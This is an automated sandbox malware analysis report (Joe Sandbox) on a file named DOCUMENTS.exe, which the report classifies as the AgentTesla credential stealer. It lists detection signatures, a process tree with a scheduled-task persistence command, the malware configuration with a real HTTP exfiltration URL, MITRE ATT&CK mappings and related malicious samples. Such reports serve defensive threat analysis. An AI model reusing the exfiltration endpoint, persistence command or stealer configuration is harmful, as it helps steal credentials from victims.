Joe Sandbox Cloud BASIC

ID: 483808
Sample Name:
DOCUMENTS.exe
Cookbook: default.jbs
Time: 14:11:35
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report DOCUMENTS.exe

Overview

General Information

Sample Name:	DOCUMENTS.exe
Analysis ID:	483808
MD5:	f93324854461139..
SHA1:	3deeda7cea856d..
SHA256:	aaac6d698326e6..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Installs a global keyboard hook
- Initial sample is a PE file and has a …
- Writes to foreign memory regions
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file
- Tries to detect sandboxes and other…
- Allocates memory in foreign process…
- .NET source code contains potentia…
- Found evasive API chain (trying to d…

Classification



Process Tree

- **System is w10x64**
- DOCUMENTS.exe (PID: 1864 cmdline: 'C:\Users\user\Desktop\DOCUMENTS.exe' MD5: F93324854461139C58E0E865CEB3C859)
  - schtasks.exe (PID: 4036 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ncXzBAPDBtn' /XML 'C:\Users\user\AppData\Local\Temp\tmp9BE9.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 2028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - MSBuild.exe (PID: 1488 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe MD5: 88BBB7610152B48C2B3879473B17857E)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "Http",
  "HTTP method": "Post",
  "Post URL": "http://161.129.64.49/webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php",
  "User Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.294334493.000000000A8E8000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.294334493.000000000A8E8000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.525207312.00000000034F9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000002.525207312.00000000034F9000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.293912263.000000000A721000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.DOCUMENTS.exe.a7c30b8.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.DOCUMENTS.exe.a7c30b8.7.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.DOCUMENTS.exe.a7c30b8.7.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.DOCUMENTS.exe.a7c30b8.7.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
9.2.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Modifies the hosts file

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Access Token Manipulation 1	File and Directory Permissions Modification 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Disable or Modify Tools 1 1	Input Capture 1 1	System Information Discovery 1 1 5	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Protocol Impersona
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protc


Behavior Graph



Hide Legend
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet
Behavior Graph
ID: 483808
Sample: DOCUMENTS.exe
Startdate: 15/09/2021
Architecture: WINDOWS
Score: 100
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
6 other signatures
started
DOCUMENTS.exe
7
dropped
dropped
dropped
C:\Users\user\AppData\...\ncXzBAPDBtn.exe, PE32
C:\Users\user\AppData\Local\...\tmp9BE9.tmp, XML
C:\Users\user\AppData\...\DOCUMENTS.exe.log, ASCII
Uses schtasks.exe or at.exe to add and modify task schedules
Writes to foreign memory regions
Allocates memory in foreign processes
Injects a PE file into a foreign processes
MSBuild.exe
15
161.129.64.49, 49739, 49740, 49752
ASN-QUADRANET-GLOBALUS
United States
dropped
C:\Windows\System32\drivers\etc\hosts, ASCII
Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
Tries to steal Mail credentials (via file access)
6 other signatures
started
conhost.exe

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DOCUMENTS.exe	18%	ReversingLabs	ByteCode-MSIL.Trojan.SnakeKeylogger	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ncXzBAPDBtn.exe	18%	ReversingLabs	ByteCode-MSIL.Trojan.SnakeKeylogger	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/osof	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn8g	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://cUpnXtBcsknsdD.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.come.com$u	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/seb	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://161.129.64.49	0%	Avira URL Cloud	safe	
http://161.129.64.49/webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.krFeSi	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fonts.comx	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://www.fontbureau.comasc	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.sajatypeworks.coms	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krt	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.founder.com.c	0%	URL Reputation	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://https://api.ipify.org%(	0%	Avira URL Cloud	safe	
http://161.129.64.49x&	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.founder.com.cn/cnhgN	0%	Avira URL Cloud	safe	
http://xJKvnt.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn6	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sajatypeworks.coma-d	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Yu	0%	Avira URL Cloud	safe	
http://161.129.64.49/webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php127.0.0.1POST	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnle:gKg	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.comibi_	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://161.129.64.49/webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
161.129.64.49	unknown	United States	🇺🇸	8100	ASN-QUADRANET-GLOBALUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483808
Start date:	15.09.2021
Start time:	14:11:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DOCUMENTS.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@6/6@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:12:45	API Interceptor	1x Sleep call for process: DOCUMENTS.exe modified
14:13:01	API Interceptor	220x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
161.129.64.49	Purchase_Inquiry_pdf.exe	Get hash	malicious	Browse	• bot.statusupdate.one/webpanel-charles/mawa/e22cc3544e8953ec6191.php

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ASN-QUADRANET-GLOBALUS	ALP.exe	Get hash	malicious	Browse	• 185.174.101.21
	Purchase_Inquiry_pdf.exe	Get hash	malicious	Browse	• 161.129.64.49
	2dv5TkS2qu	Get hash	malicious	Browse	• 23.163.68.154
	OyGRw8uet6	Get hash	malicious	Browse	• 162.222.212.221
	OVLzirpJIn	Get hash	malicious	Browse	• 67.215.243.106
	KXM253rCpW	Get hash	malicious	Browse	• 45.199.228.230
	Antisocial.x86	Get hash	malicious	Browse	• 45.199.228.217
	APfSnkgVzU	Get hash	malicious	Browse	• 45.199.228.226
	govu4Jnm6B	Get hash	malicious	Browse	• 146.71.41.200
	INVOICE.exe	Get hash	malicious	Browse	• 69.174.100.168
	GOM.exe	Get hash	malicious	Browse	• 66.154.103.106
	BqfM9JwIC5	Get hash	malicious	Browse	• 146.71.41.222
	RFQ-Order_Sheet#43254363-Sept-21_signed-copy.exe	Get hash	malicious	Browse	• 204.44.86.179
	RFQ-Order_Sheet#43254363-Sept-21_signed-copy.exe	Get hash	malicious	Browse	• 204.44.86.179
	BahcfFNy25bmV1c.exe	Get hash	malicious	Browse	• 154.81.38.79
	Invoice-packing list BL NO. 212142500 MRKU7550471 ML-IN4104393.tar	Get hash	malicious	Browse	• 204.44.86.179
	PO23456.doc	Get hash	malicious	Browse	• 104.223.93.90
	Swift Copy.doc	Get hash	malicious	Browse	• 104.223.93.90
	mips	Get hash	malicious	Browse	• 104.223.82.208
	DHL-Express-Document.doc	Get hash	malicious	Browse	• 104.223.93.90

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\DOCUMENTS.exe.log

Process:	C:\Users\user\Desktop\DOCUMENTS.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\DOCUMENTS.exe.log

Category:	modified
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Temp\tmp9BE9.tmp

Process:	C:\Users\user\Desktop\DOCUMENTS.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1648
Entropy (8bit):	5.1738828453688175
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBltn:cbhC7ZlNQF/rydbz9I3YODOLNdq3Z
MD5:	5D3CDCFF6EABE012BBEBC4281117633B
SHA1:	B3FD11D90DB33896C0B7AFFBC6B8DE3B4E226B20
SHA-256:	2B3C1A3F3C743542D0D7364632C7AB24CC9C41A637CE92EF1E0AB98649223AAA
SHA-512:	E2E47BF551085B1D240B6DCF284139BB944C25C863B23FF465E5F7CF73900C70C85174EB516735F429749286B8869E6711DCFD07C231F4BF569B357DCDD04333
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\gqunln5w.0fq\Chrome\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1
Malicious:	false
Preview:	SQLite format 3......@ ....C....... ..g... .8...
